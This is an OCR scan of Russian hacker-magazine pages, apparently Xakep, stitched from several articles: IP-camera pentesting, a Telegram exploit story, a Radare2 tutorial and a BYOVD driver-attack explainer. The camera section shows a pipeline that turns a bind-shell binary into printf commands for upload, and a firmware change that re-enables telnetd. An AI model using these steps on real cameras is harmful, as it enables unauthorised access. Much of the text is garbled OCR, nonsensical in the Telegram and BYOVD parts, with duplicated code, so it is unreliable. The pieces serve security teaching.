Теперь у нас есть бинарь, и встает вопрос о том, как его залить на камеру. Netcat отсутствует, curl нет, да и вообще почти ничего нет. Остается пересылать побайтово, например с помощью printf. Сгенерировать нагрузку можно примерно так:

```
cat bind | od -An -t o1 -v | tr ' ' '/' | while read line
do echo "printf '$line' >> out.bin" | tr '/' '\'
done
```

Здесь стоит сказать большое спасибо моему коллеге SO37 за то, что помог все это автоматизировать.

После того как скрипт отработал, копируем его вывод и вставляем на камере. В результате у нас получится готовый к использованию исполняемый файл.

```
# cd tvtech
/tvtech # pwd
/home/tvtech
/tvtech # ls
adc.ko          cifs1           detectmos       lib             sysconf         usr
alarm.pcm       cmdserv         ipcam.tgz       reset           system.conf
alarm.sh        cmdserv         ipcam.tgz       start_ipcam.sh  version.conf
/tvtech # printf '\177\105\114\106\001\001\001\000\000\000\000\000\000\000\002\000\050\000\001\000\000\000\000\000\000\000\000\000\000\000\064\000\000\000\000\000\000\000\000\000\000\000\064\000\040\000\001\000\000\000\000\000\000\000\001\000\000\000\000\000\000\000\000\000\000\000
```

IP-КАМЕРЫ НА ПЕНТЕСТАХ


ИСПОЛЬЗУЕМ ВИДЕОКАМЕРЫ НЕ ПО НАЗНАЧЕНИЮ

КЕЙС 4: МОДИФИКАЦИЯ ПРОШИВКИ

И один из самых интересных кейсов — модификация прошивки. У нас есть доступ к веб-интерфейсу камеры, но нет возможности включить SSH или Telnet. Но мы обязаны внимание на вкладку, в которой нам предлагают обновить прошивку из файла.

Форма входа в веб-интерфейс камеры


Креды нашли и заходим в админку. Но возможности включить Telnet или SSH там нет. Зато мы обращаем внимание на вкладку, в которой нам предлагают обновить прошивку из файла.



Вкладка с обновлением прошивки

Создавать прошивку с нуля — это долгое и сложное занятие. Поэтому мы можем попробовать взять прошивку от производителя и немного замодифицировать. Идем на сайт производителя и находим последний файл. Качаем и снова без труда открываем обычным архиватором.

Обнаруживаем интересный скрипт **run.sh**. Само название нам намекает на то, что он выполняется при загрузке камеры. В скрипте есть строчка **telnetd &** — он снова запускается. Предполагаем, что если ее раскомментировать, то при старте камеры включится Telnet. Давай попробуем!


Имя
Размер
Сжатый
Режим
Папка
Файлов
product.Cfg
res
web
bin
data
lib
hi.sh
packing.sh
run.sh
date
Telnetd.sh
tmp.tzma
run.sh - Блокнот
Файл Правка Формат Вид Справка
#!/config/ ip -s
#!/config/ ethtool -s
#!/config/ ethtool -p
#!/config/ ethtool -d
#!/config/ ifconfig
#!/config/ ifconfig eth0 192.168.1.10
#!/config/ ifconfig eth0 up
#!/config/ ifconfig eth0 down
#!/config/ ifconfig eth0 down
#!/config/ ifconfig eth0 up

УБОЙНОЕ ВИДЕО

Как я написал эксплоит для бага в Telegram и что было дальше

Алик Кусимов
@alikusimov
alikusimov@gmail.com

Недавно мне на глаза попался пост про баг в Telegram, который позволял из-за Telegram выполнять новые возможности, связанная с загрузкой видеоподарков. Часть программы заблаговременно подготовлена, пользователь получает приз при условии того что которого Telegram пытается установить стороннее приложение. При этом баг блокировал не только особенного внешнего, в результате работает не сложный, и написать к нему эксплоит.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ

Для начала расскажу проблему, что происходит на видео, которое демонстрирует работу баг.

Мы отправляем клиенту клиентам сторону, где отслушает видеоэффектов. Если пользователь сначала заинтересовался, приглашаем в фоне при помощи стандартного инструмента для установки API в Android.

Если пользователь нажимает, видеоэффект загружается, которые приложение делает при установке: предоставить права на доступ к контактам, микрофону и так далее. Далее запросы записи и видеоэффекты, видео отображается. Если в чего, что заставит запускать разработчик.

Если пользователь нажимает, Telegram пытается выполнить управления установкой, которого, которые Telegram пытается установить. Если пользователь нажимает, Telegram. Если пользователь нажимает, что запуск из Telegram, а точнее — что запуск, что, как это отправлены файлы. Особо внимания, которые, цветным видео.

При нажатии на него появляется собщение, что выдержайте не можетбыть. Если пользователь нажимает, что пользователь нажимает, что пользователь нажимает, что

RADARE2 С САМОГО НАЧАЛА

Учимся использовать опенсорсный фреймворк для анализа приложения в Linux

Если ты никогда не пользовался Radare2, то наверняка о нем слышал: это опенсорсный набор инструментов для исследования программ. В него входит мощный дизассемблер и отладчик, позволяющий погрузиться в систему глубже, чем стандартный GDB. В этой статье мы подробно поговорим о философии Radare2 и начнем работать с ним.

Юрий "yurenko" Язев
Программист, разработчик видеоигр, независимый исследователь
CSE-dev.ru

В статье «Отладка программ без исходников. Анализируем двоичные файлы в Linux штатными средствами» мы рассмотрели базовые средства дизассемблирования и отладки приложений в Linux-подобных операционных системах, настолько старых, что ими пользовались еще динозавры. С другой стороны, уже в XXI веке были созданы альтернативные инструменты, благодаря своему удобству и мощи завоевавшие любовь трудящихся на ниве информационной (без)опасности специалистов.

RADARE2

Как известно, Radare2 представляет собой глобально измененный форк первого Radare. В соответствии с законами мира Unix это набор узкоспециализированных утилит командной строки. Их можно применять как порознь, так и вместе: одна утилита использует результаты работы другой.

В набор входит более десятка утилит. Вот некоторые из них:

- **Radare2** — собственно главная тушка, она способна открывать большое количество разных источников ввода-вывода подобно обычным файлам: диски, сетевые соединения, драйверы, процессы под отладкой. Позволяет при помощи командной строки перемещаться по файлу и заниматься дизассемблированием, поиском, анализом, изменением и сравнением данных с возможностью визуализации. Любой процессор поддается скриптингу на многих языках, среди которых JavaScript, Ruby, Python и Lua.
- **Rax2** — анализатор выражений. Умеет делать базовые преобразования между разными форматами: строками, значениями с плавающей запятой, шестнадцатеричными числами и прочими. Также поддерживает изменение порядка следования байтов.
- **Rafind2** — позволяет воспользоваться библиотекой `r_search` для поиска строк или байтов по маске.
- **Rabin2** — показывает всю информацию о двоичном файле: сведения о секциях, заголовках, импортированных данных и прочее. Понимает много форматов исполняемых файлов: PE, ELF, Mach-O, Java и другие. С помощью плагинов этот список можно расширить, после чего Rabin2 будет отображать символы импорта и экспорта, библиотечные зависимости, строки, адреса точек входа и тип архитектуры.
- **Rarun2** — позволяет настроить среду для выполнения или отладки приложений. Позволяет менять настройки окружения, не затрагивая работу ОС. Особенно часто используется для перенаправления потока вывода отлаживаемой с помощью Radare2 программы.
- **Rasm2** — встроенный ассемблер/дизассемблер. Первоначально инструмент был разработан для внесения изменений в бинарные файлы. Его основная функция — получить байты, соответствующие заданному опкоду машинной инструкции. Rasm2 поддерживает плагины, что позволяет ему работать с файлами для разных архитектур.
- **Radiff2** — тулза для сравнения двоичных файлов, подобно тому, как это делает diff с текстовыми файлами. Radiff2 использует разные алгоритмы для поиска и сравнения содержимого файлов.
- **Ragg2** — компилирует программы, написанные на собственном языке высокого уровня, в крошечные бинарники для архитектур x86, x86-64 и ARM. Позволяет организовать базовый блок для создания перемещаемых фрагментов кода, которые будут использоваться для внедрения в целевые процессы при эксплуатации. Хотя по умолчанию Ragg2 компилирует свой собственный язык Ragg2, также можно скомпилировать код на языке C, используя шелл-коды GCC или Clang.
- **Rahash2** — с помощью большого числа алгоритмов подсчитывает контрольную сумму любых файлов, дисков или строк. Тулза также способна кодировать и декодировать данные, используя простые операции, такие как Base64, XOR и прочие.
- **Rodeco** — написанный на Rust декомпилятор с ассемблера, получаемого от Rasm2, на псевдо-C. К сожалению, до сих пор нежизнеспособен: результаты его работы крайне сомнительны. Поэтому утилита не включена в стандартную поставку фреймворка.

Так как Radare2 — Unix-ориентированный фреймворк, все утилиты в базовом варианте исполняются в командной строке. Однако с Radare2 можно работать не только в консольной среде: к услугам хакера есть несколько графических оболочек, объединяющих все инструменты фреймворка в мощную интерактивную среду. Среди них особую популярность завоевали iaito и Cutter. Они очень похожи, поскольку второй — форк первого.

Инструменты, входящие в Radare2, можно использовать в самых разных ОС и исследовать код для разных процессорных архитектур. Поддерживаются x86-64, ARM, MIPS, PowerPC, SPARC, Z80, MOS 6502 и файл-код разных виртуальных машин. Анализировать можно PE32, PE32+, ELF, ROM-файлы игровых приставок и многое другое.

Хотя сами утилиты Radare2 где только не работают, интерактивные среды поддерживаются лишь в основных десктопных ОС. Однако даже консольные утилиты Radare2 удобны в работе, если ты умеешь с ними обращаться. Также управлять Radare2 можно из веб-оболочки.

Изучив основные сведения, переходим к практике, а точнее — к установке.

УСТАНОВКА

В отличие от прошлой статьи, где я использовал Ubuntu, организовывать эксперименты сегодня я буду в Debian Linux.

Перед установкой Radare2 в Debian мне потребовалось установить `gnu make`, по умолчанию его в дистрибутиве не было. Лучше сразу установить `build-essential`:

```
sudo apt-get install build-essential
```

Хотя многие дистрибутивы Linux содержат готовые к инсталляции пакеты Radare2, версия из менеджера пакетов может быть не самой новой, поэтому можешь скачать последнюю версию с GitHub (заметим, что и обновлять в таком случае дальше придется вручную):

```
git clone https://github.com/radareorg/radare2.git
```

Запустим установку:

```
cd radare2
sudo sys/install.sh
```

Внутри подкаталога `binr` находятся подпапки со всеми перечисленными выше утилитами:

```
yurenko@debian:~/radare2/binr$ ls -l
итого 36
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:31 blob
-rw-r--r-- 1 yurenko yurenko 7196 янв 11 04:31 Makefile
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:31 preun.Build
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:31 rabin2
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2agent
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:31 r2bb
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2pm
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:31 r2r
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2cat
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 radare2
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2diff2
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2frida
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2pipe
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 r2debug
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 rarun2
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 rax2
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 rafind2
drwxr-xr-x 2 yurenko yurenko 4096 янв 11 04:36 rahash2
-rw-r--r-- 1 yurenko yurenko 2081 янв 11 04:31 rules.mk
yurenko@debian:~/radare2/binr$
```

Содержимое подкаталога binr

Заодно установим vim, если его нет в системе:

```
sudo apt install vim
```

Хотя, если предпочитаешь nano или другой редактор, ты волен ставить что тебе больше нравится.

ОБЪЕКТ АНАЛИЗА

Итак, представим, что наш Linux находится в далекой-предалекой галактике и нам, героям, нужно взломать сервак злодея-работорговца Джаббы Хатта. Программа на этом сервере написана на C, потому что Джаббы предпочитает олдхэй.

Я предлагаю тебе скачать исходный код и, не изучая его, чтобы не подглядывать в разгадку, сразу скомпилировать. Первым делом клонируй репозиторий с моего GitHub. Далее компилируй сервер для 64-битной платформы, так как этот вариант для нас явно интереснее.

Находясь в каталоге с исходником нашего сервера, выполним компиляцию и сборку:

```
gcc server.c -o server64.elf
```

На выходе получаем исполняемый ELF-файл, над которым мы будем работать на протяжении статьи.

ЗАПУСК

Мы не знаем, что делает утянутый у Джаббы исполняемый файл, поэтому вначале просто запустим его и посмотрим. Неизвестные файлы лучше всего выполнять в изолированной среде, ведь в реальной жизни что только не приходится отлаживать. Поэтому я работаю в виртуальной машине, которая не содержит никаких ценных данных, что рекомендую и тебе.

Итак, из каталога HackThisServer запустим наш сервер:


```
./server64.elf
```

Ничего видимого не происходит: вероятно, программа ждет обращения.

В качестве клиента для подключения к запущенному серверу воспользуемся утилитой netcat, задав в параметрах адрес целевой машины и номер порта. В другом окне терминала введи (номер порта мы узнаем чуть позже, пока прими данный по умолчанию):

```
nc localhost 14884
```

В результате нас встретит экран авторизации.



Система канализации Джаббы

Попробуем ввести `xakep`. Сервер ответит: «These are not the droids you are looking for!» При этом сеанс netcat будет завершен.

Продолжение статьи →

RADARE2 С САМОГО НАЧАЛА

УЧИМСЯ ИСПОЛЬЗОВАТЬ ОПЕНСОРСНЫЙ ФРЕЙМВОРК ДЛЯ АНАЛИЗА ПРИЛОЖЕНИЙ В LINUX

ИССЛЕДОВАНИЕ: СТАТИЧЕСКИЙ АНАЛИЗ

Использование Radare2 из командной строки поскольку работу с отладчиком GDB. Чтобы лучше усвоить материал ко, предыдущие первое время использовать именно консольный вариант, не прибегая к помощи вспомогательных средств. Давай посмотрим, как из командной строки проводить статический анализ и динамический анализ бинарника.

Этап первый — подготовительный

Установим исходник в GIT-файлом, запрашив на него дизассемблер:

```
r2 server64.elf
```


Все последующие команды будут выполняться над указанным файлом, поэтому нам больше не нужно вводить его полный путь.

В приглашении для ввода Radare2 показывает адрес точки входа программы.

Запустим процедуру анализа:

```
aaa
```


В процессе анализа Radare2 выявляет тому вида, импортированные функции, пытается определить вызовы функций и переменные, восстанавливает переменные. Если прототипы написаны на ОСП-языке, определяет тип, а если на C++ — пытается определить тип по сигнатурам функций ОСП. Это запускает подобные процедуру анализа автоматически сразу после открытия файла.



Радаре2 после анализа

В начале анализа хорошим решением будет посмотреть на список импортированных функций, так мы сможем понять, нам вообще занимаются требуется нас:


```
ii
```



Список импортированных функций

К слову, о командах. R2 предоставляет свою справочную систему по каждой команде и даже справка нам. Достаточно ввести первую букву команды, затем знак вопроса, и на экране появится список всех команд, начинающихся с введенной буквы, а каждой — краткое описание действий.


Чтобы получить все возможности файла, надо выполнить команду **i**:



Информация о файле server64.elf

Кроме того, в начале анализа нам необходимо узнать, какие строки содержит бинарник, ведь вполне возможно, что среди них при прохождении маленькие пароль.

Команда **iz** показывает читаемые строки, находящиеся в секции .data. А команда **izz** выводит строки во всем бинарнике. Как мы знаем, програмист может запросто создать свою исходящую строчку и запихнуть пароль в ней (см. «Продолжительные осады хакеров»).



Информация о строках бинарника

Если приглядеться, кроме адресов, в выводе указаны названия секции, кодировка и сама строка.

Подходящие строки можно поискать отдельно. Вот сразу что искать итоговую строку. Так что пока начнем *интересного* найти не удалось.

Давай выведем список функций в этой программе. Для этого служит команда **afl**


Функции, достаточные при запуске

В выводе есть функции с говорящими названиями: **main**, **authenticate**, **check_username**, **check_password**, **start_server** и другие. Что в начале стоит сервер.

Этап второй — внутренность защитного механизма

Начинаем разбирать нашего бинарника **main**, чтобы отслеживать, чем программа занимается, что вызывает, возвращает и так далее. Для этого в R2 есть возможность в рот автоматического ввода — alias. В качестве параметров она можно принимать адрес, по которому надо перейти, или название функции, к которым будет сделан переход. Если несколько функции сразу по этой команде найдены выйти могут другим параметром.

После перехода в каждый новый адрес или обнаружения обновленное сообщения. Это значит, что нужная функция найдена и переход на нее удачно выполнен. Но прежде чем перейдем мало, нам нужно посмотреть результат дизассемблирования этой функции, для него служит команда **pdf**. Если вы дизассемблируете свой бинарник сам в нашем случае, то отобразит текущую функцию — ну на начальный адрес которой аналогично сразу.



Дизассемблирование функции main

В начале функции формируется параметр. IP адрес, переданный пользователем в командной строке, или, при отсутствии такого, локальный адрес: или 127.0.0.1, который далее через регистр RDI передается в функцию **start_server**. Строит File name адрес регистра RDI. Ведь на 64-битной ноутбуке первый дополнительный параметр передается через регистр RDI?

Но это относится только к Windows, а в Linux действует другое соглашение. Согласно System V AMD64 ABI, в Linux первые шесть целочисленных или указателей передаются в следующих регистрах: RDI, RSI, RDX, RCX, R8, R9. При этом первые восемь значений с плавающей запятой передаются в регистрах XMM0 — XMM7. Все остальные, если имеют место, передаются через стек.

Дизассемблирование функции start_server

Происходящее в **start_server** нас не особо волнует, поскольку это функция не принимает участия в защитном механизме, а только отрывает порт для прослушивания IP-адреса. Но нас интересует вызов функции **sym.inet_pton**, которая принимает IP-адрес после. Однако нам важно разобраться в ней, чтобы учить номер отправляемого на сервер пароля.


Итак, поверхностно взглянем на начало этой функции. Аргумент (IP-адрес) отсутствует в переменной **var_28h**, далее создается структура сокета (и значения по умолчанию).

После вызова системной функции **sym.inp_socket** re результат — сокет помещается в переменную **socket**. Выделяется блок памяти, после чего вызывается функция **sym.inp_inet_aton**, которая преобразует переданный в десятичном формате адрес в четырехсимвольный IP-адрес, а тот сохраняется в структуру **in_addr**.

Далее происходит вызов **sym.inp_htons**. Эта функция устанавливает порядок преобразования байтов (или big-endian) обратный порядку в сетевой порядок (прямой). Именно эта функция получает в параметре число 0x0A0A. R2 неправильно определила формат аргумента, поставив в конкретном знак дозвука. Эта функция принимает целочисленный параметр, преобразуем:

```
? 0x1A2A
```

Результат можешь наблюдать на скриншоте



Значение, преобразованное функцией htons

В первой строке результата отображается число как число — 14 884, то есть в шестнадцатеричном виде преобразованное порядка. Вторая строка — это значение. Показывает в стандартном виде. Третья строка — значение, в последовательности с плавающей запятой. **sym.inp_pton** принимает на вход символьный адрес, с сокетом. В данном **start_server** вызывается библиотечная функция **listen**, которая создает сокет для прослушивания входящих соединений.

На выходе **start_server** вводит дескриптор сокета.

Вызов функции **accept** принимает сокета помещается в переменную **var_ch**. Далее по переменной сокета, что начинается того, сокета.

```
CODE XREF from main @ 0x1a0c1c
```

Если прослушать, следующ происходит переход на эту строку, смаяется, что он вызывается из самого кода функции. Вторая строка — бесконечного перехода.

В следующем четырем строчкам происходит подготовка параметров для функции функции **accept**, полученный ранее дескриптор сокета как дар и передается в нем. Библиотечная функция **accept** ожидает подключения к переданному в параметре сокету и в случае успеха возвращает значение дескриптора нового сокета, с которым происходит соединение. Он сохраняется в переменную **fildes**.

Далее вызывается функция **welcome**. Параметром ей передается дескриптор сокета. Ее задача — выхода первым приветствие для аутентификатора. В ответ аутентор сокета служит для указания, куда вывести **socket** для дальнейшего ввода. Ещё ниже создает функция **authenticate**, ей тоже передается параметр — значение переменной **fildes**.

С функции **authenticate** начинается механизм аутентификации. Это сам дело на что, что сервер ждет на выходе идет условный отвертка **test**, который проверяет возвращаемое значение: если оно равно нулю, выполняется переход к метке вызова функции **fcset**, которая выводит ошибку и завершению ведомости значит пользователя и на тех дорожек. Вызывает на заметку: при неуспешном пользовательском данном функция **authenticate** возвращает отличное от нуля значение. Переходим наконец к ее телу:

```
> sym.authenticate
pdf
```


Дизассемблирование функции authenticate

Кроме аргумента (дескриптора сокета), в функции есть пять локальных переменных. Из того данных отражены в комментариях, заблокно сохранен на R2. Аргумент из регистра аналогично кладется в переменную **fd**. Происходит вызов функции read. В ее начале нечего интересного нет, но спустя несколько строчек наш вызвал, приглашает вывод функции с говорящим названием **check_username**. Аргумент в качестве единственного аргумента передается значение переменной **fd**.

ПРОМЕЖУТОЧНЫЕ ИТОГИ

Итак, мы рассмотрели все этапы фреймворка Radare2, установили в Debian все нужные для предстоящих экспериментов пакеты. На примере простого ленивой какой кряком мы начали изучать статический анализ и основы исследования сложных приложений.

Впереди нас ждет много интересного. Нам предстоит научиться отслеживать Radare2 показать данные между стеком и переменными, модифицировать данные, чтобы он работал, как нам нужно, как нужно, мы научимся изменять данные и проводить их в файлы с полезной нагрузкой. Кроме того, используя Radare2, проведем динамический анализ. И все это — в консольном режиме.

ПРИНЕСИ СВОЙ УЯЗВИМЫЙ ДРАЙВЕР!

Разбираем BYOVD — одну из опасейших атак на Windows за последние годы

Ms.Dos'
ms-dos@mail.ru

Многие именитые хакерские группировки, например: северокорейская Lazarus, используют доступ к процессору ядра через атаку BYOVD при выполнении сложных APT-нападений. TL;DR: метод, используют авторы инструмента Terminator, а также программы разработчиков шифровальщиков. В этой статье мы подробно разберем, как работают BYOVD и почему это атака стала популярной.

WWW

- Как создать уязвимый драйвер Dell для использования атаки (Rare)
- Атаки, использующие уязвимые драйверы (Microsoft Security Response Center) (Sans)
- Уязвимые драйверы, используемые в ransomware (Microsoft Security Response Center)
- Windows process Process Explorer (SysinternalsMs)

Не самое дело в сумме ядром даже было новостью — возможности использовать уязвимый драйвер в свою сумму, но до недавнего времени это было бы слишком. Можно было сделать, любой заверенный драйвер и найти точки доступа, обойти проверку целостности ядра Windows и подменить ядро. Причина BYOVD простая:

- Windows 10 Microsoft тоже обеспечивает безопасность и в этом деле контроль ядра. Новые драйверы могут использовать только подписанные, обновлять или заверять драйверы, которые могут использовать программирование. Вот тогда все изменения BYOVD, которые могут использовать, это атака уязвимостью. Ядро, чтобы не зародыш в заверенном контроле целостности ядра.

BYOVD дает злоумышленникам возможность отключить антивирусы, подменять приложения (LPE) и делать другие интересные фокусы, а заверенности это тоже какой-нибудь операции.

КАК УСТРОИВ ДРАЙВЕР

Для начала нам нужен уязвимый, но пока что рабочий в Windows и как бы устроен драйвер. Для примера возьмем CPUID CPU-Z, который в Windows 10 использует только, которые основывается CPUID и имеет следующий протокол:

```
NTSTATUS DriverEntry (
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath);
```

Видим, что в основном функции драйвера передаются два аргумента: DriverObject, представляющий собой указатель на структуру **DRIVER_OBJECT**, которая содержит информацию о драйвере, и указатель на строку RegistryPath с путем к ветвь драйвера. Сама структура **DRIVER_OBJECT** выглядит так:

```
typedef struct _DRIVER_OBJECT {
CSHORT Type;
CSHORT Size;
PDEVICE_OBJECT DeviceObject;
ULONG Flags;
PVOID DriverStart;
ULONG DriverSize;
PVOID DriverSection;
PDRIVER_EXTENSION DriverExtension;
UNICODE_STRING DriverName;
PUNICODE_STRING HardwareDatabase;
PFAST_IO_DISPATCH FastIoDispatch;
PDRIVER_INITIALIZE DriverInit;
PDRIVER_STARTIO DriverStartIo;
PDRIVER_UNLOAD DriverUnload;
PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

Чтобы противостоять из пользовательского режима могло взаимодействовать с драйвером, добавляем в ревизию ядра, создаем **устройство** (драйвера) и после чтобы драйвер **CPUID**(Rare) или Windows Process Explorer(Sysinternals) **символическая ссылка** на него при помощи IoCreateSymbolicLink.

Вот фрагмент кода в дизельном дизелине, где происходит создание символической ссылки на него:

```
NTSTATUS
DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
    )
{
    NTSTATUS status = STATUS_SUCCESS;
    ULONG ulIndex = 0;
    UNICODE_STRING driverName, dosName;
    BOOLEAN symbolicLinkCreated = FALSE;

    // Initialize the driver object.
    dbgprintf("[%s] Driver loaded.\n", MODULE);

    // Create device name.
    RtlInitUnicodeString(&driverName, L"\\Device\\Cpuz");

    // Create device.
    status = IoCreateDevice(DriverObject, 0, &driverName, FILE_DEVICE_UNKNOWN, 0, FALSE, &g_pDeviceObject);
    if (NT_SUCCESS(status))
    {
        // Create symbolic link.
        RtlInitUnicodeString(&dosName, L"\\DosDevices\\Cpuz");
        if (NT_SUCCESS(status = IoCreateSymbolicLink(&dosName, &driverName)))
        {
            symbolicLinkCreated = TRUE;
        }
        else
        {
            dbgprintf("[%s] IoCreateSymbolicLink() failed. Status = 0x%08X.\n", MODULE, status);
        }

        // Set up dispatch routines.
        for (ulIndex = 0; ulIndex <= IRP_MJ_MAXIMUM_FUNCTION; ulIndex++)
            DriverObject->MajorFunction[ulIndex] = DispatchGeneral;
        DriverObject->MajorFunction[IRP_MJ_CREATE] = DispatchCreate;
        DriverObject->MajorFunction[IRP_MJ_CLOSE] = DispatchClose;
        DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DispatchDeviceControl;
        DriverObject->MajorFunction[IRP_MJ_READ] = DispatchRead;
        DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DispatchDeviceControl;
        DriverObject->DriverUnload = DriverUnload;
    }
    else
    {
        dbgprintf("[%s] IoCreateDevice() failed. Status = 0x%08X.\n", MODULE, status);
    }

    // Free the registry path.
    ExFreePool(RegistryPath.Buffer);

    return status;
}

...

NTSTATUS DriverUnload(
    _In_ PDRIVER_OBJECT DriverObject
    )
{
    // Delete symbolic link.
    RtlInitUnicodeString(&dosName, L"\\DosDevices\\Cpuz");
    IoDeleteSymbolicLink(&dosName);

    // Delete device.
    IoDeleteDevice(g_pDeviceObject);

    dbgprintf("[%s] Driver unloaded.\n", MODULE);

    return STATUS_SUCCESS;
}

...

NTSTATUS DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
    )
{
    // Initialize the driver object.
    dbgprintf("[%s] Driver loaded.\n", MODULE);

    // Create device name.
    RtlInitUnicodeString(&driverName, L"\\Device\\Cpuz");

    // Create device.
    status = IoCreateDevice(DriverObject, 0, &driverName, FILE_DEVICE_UNKNOWN, 0, FALSE, &g_pDeviceObject);
    if (NT_SUCCESS(status))
    {
        // Create symbolic link.
        RtlInitUnicodeString(&dosName, L"\\DosDevices\\Cpuz");
        if (NT_SUCCESS(status = IoCreateSymbolicLink(&dosName, &driverName)))
        {
            symbolicLinkCreated = TRUE;
        }
        else
        {
            dbgprintf("[%s] IoCreateSymbolicLink() failed. Status = 0x%08X.\n", MODULE, status);
        }

        // Set up dispatch routines.
        for (ulIndex = 0; ulIndex <= IRP_MJ_MAXIMUM_FUNCTION; ulIndex++)
            DriverObject->MajorFunction[ulIndex] = DispatchGeneral;
        DriverObject->MajorFunction[IRP_MJ_CREATE] = DispatchCreate;
        DriverObject->MajorFunction[IRP_MJ_CLOSE] = DispatchClose;
        DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DispatchDeviceControl;
        DriverObject->MajorFunction[IRP_MJ_READ] = DispatchRead;
        DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DispatchDeviceControl;
        DriverObject->DriverUnload = DriverUnload;
    }
    else
    {
        dbgprintf("[%s] IoCreateDevice() failed. Status = 0x%08X.\n", MODULE, status);
    }

    // Free the registry path.
    ExFreePool(RegistryPath.Buffer);

    return status;
}
```

INFO

Microsoft Driver, или IOCTL — это механизм взаимодействия между приложением в драйверами устройства в Windows. IOCTL позволяет приложению отправлять специальные команды и данные в драйвер устройства для выполнения различных операций, таких как чтение данных, установка параметров устройства, получение информации о состоянии устройства и многое другое. Когда приложение отправляет IOCTL, ядро операционной системы передает запрос соответствующему драйверу устройства, который затем выполняет нужное действие и возвращает результат обратно.

IOCTL запросы обрабатываются в специальной функции DriverDispatch, вот как протокол (значит какие-то), он нам пригодится, чтобы найти эту функцию в дизассемблере:

```
NTSTATUS DriverDispatch(
    [in, out] _DEVICE_OBJECT *DeviceObject,
    [in, out] _IRP *Irp
    );

...

switch(IoGetCurrentIrpStackLocation(Irp)->MajorFunction)
{
    case IOCTL_CUSTOM_COMMAND:
        // Обработка пользовательской команды.
        status = ProcessCustomCommand(DeviceObject, Irp);
        break;

    case IOCTL_ANOTHER_COMMAND:
        // Обработка другой пользовательской команды.
        status = ProcessAnotherCommand(DeviceObject, Irp);
        break;

    default:
        // Неизвестная команда, возвращаем ошибку.
        status = STATUS_INVALID_DEVICE_REQUEST;
        break;
}

Irp->IoStatus.Status = status;
IoCompleteRequest(Irp, IO_NO_INCREMENT);

return status;
}
```

В этой функции **IOCTL_CUSTOM_COMMAND** и **IOCTL_ANOTHER_COMMAND** — это просто константы, соответствующие кодам IOCTL. Это будет определять пользовательское приложение в драйвер. По запросу приложения функция будет обрабатывать запрос и вызывать соответствующую функцию. В случае с драйвером **CPUID**(Rare)**IoCreateSymbolic** — это одна из функций, которая для чтения и записи в начальной инициализации начинает **MajorFunction**, прослушивая, куда вызвал **DriverObject**, ведь он обработчик для пользовательских запросов. В этом случаем ядро чтобы, уже ядро с ядром создание символической ссылки. Что так выглядит на ассемблере:

```
.text:0000000140001A0C ; NTSTATUS __fastcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
.text:0000000140001A0C DriverEntry     ; CODE XREF: DriverInitialize(PDRIVER_OBJECT,PUNICODE_STRING)+2A↑p
.text:0000000140001A0C                 ; DATA XREF: .pdata:000000014000A0A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A0B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A0C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A0D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A0E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A0F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A100↓o
.text:0000000140001A0C                 ; .pdata:000000014000A110↓o
.text:0000000140001A0C                 ; .pdata:000000014000A120↓o
.text:0000000140001A0C                 ; .pdata:000000014000A130↓o
.text:0000000140001A0C                 ; .pdata:000000014000A140↓o
.text:0000000140001A0C                 ; .pdata:000000014000A150↓o
.text:0000000140001A0C                 ; .pdata:000000014000A160↓o
.text:0000000140001A0C                 ; .pdata:000000014000A170↓o
.text:0000000140001A0C                 ; .pdata:000000014000A180↓o
.text:0000000140001A0C                 ; .pdata:000000014000A190↓o
.text:0000000140001A0C                 ; .pdata:000000014000A1A0↓o
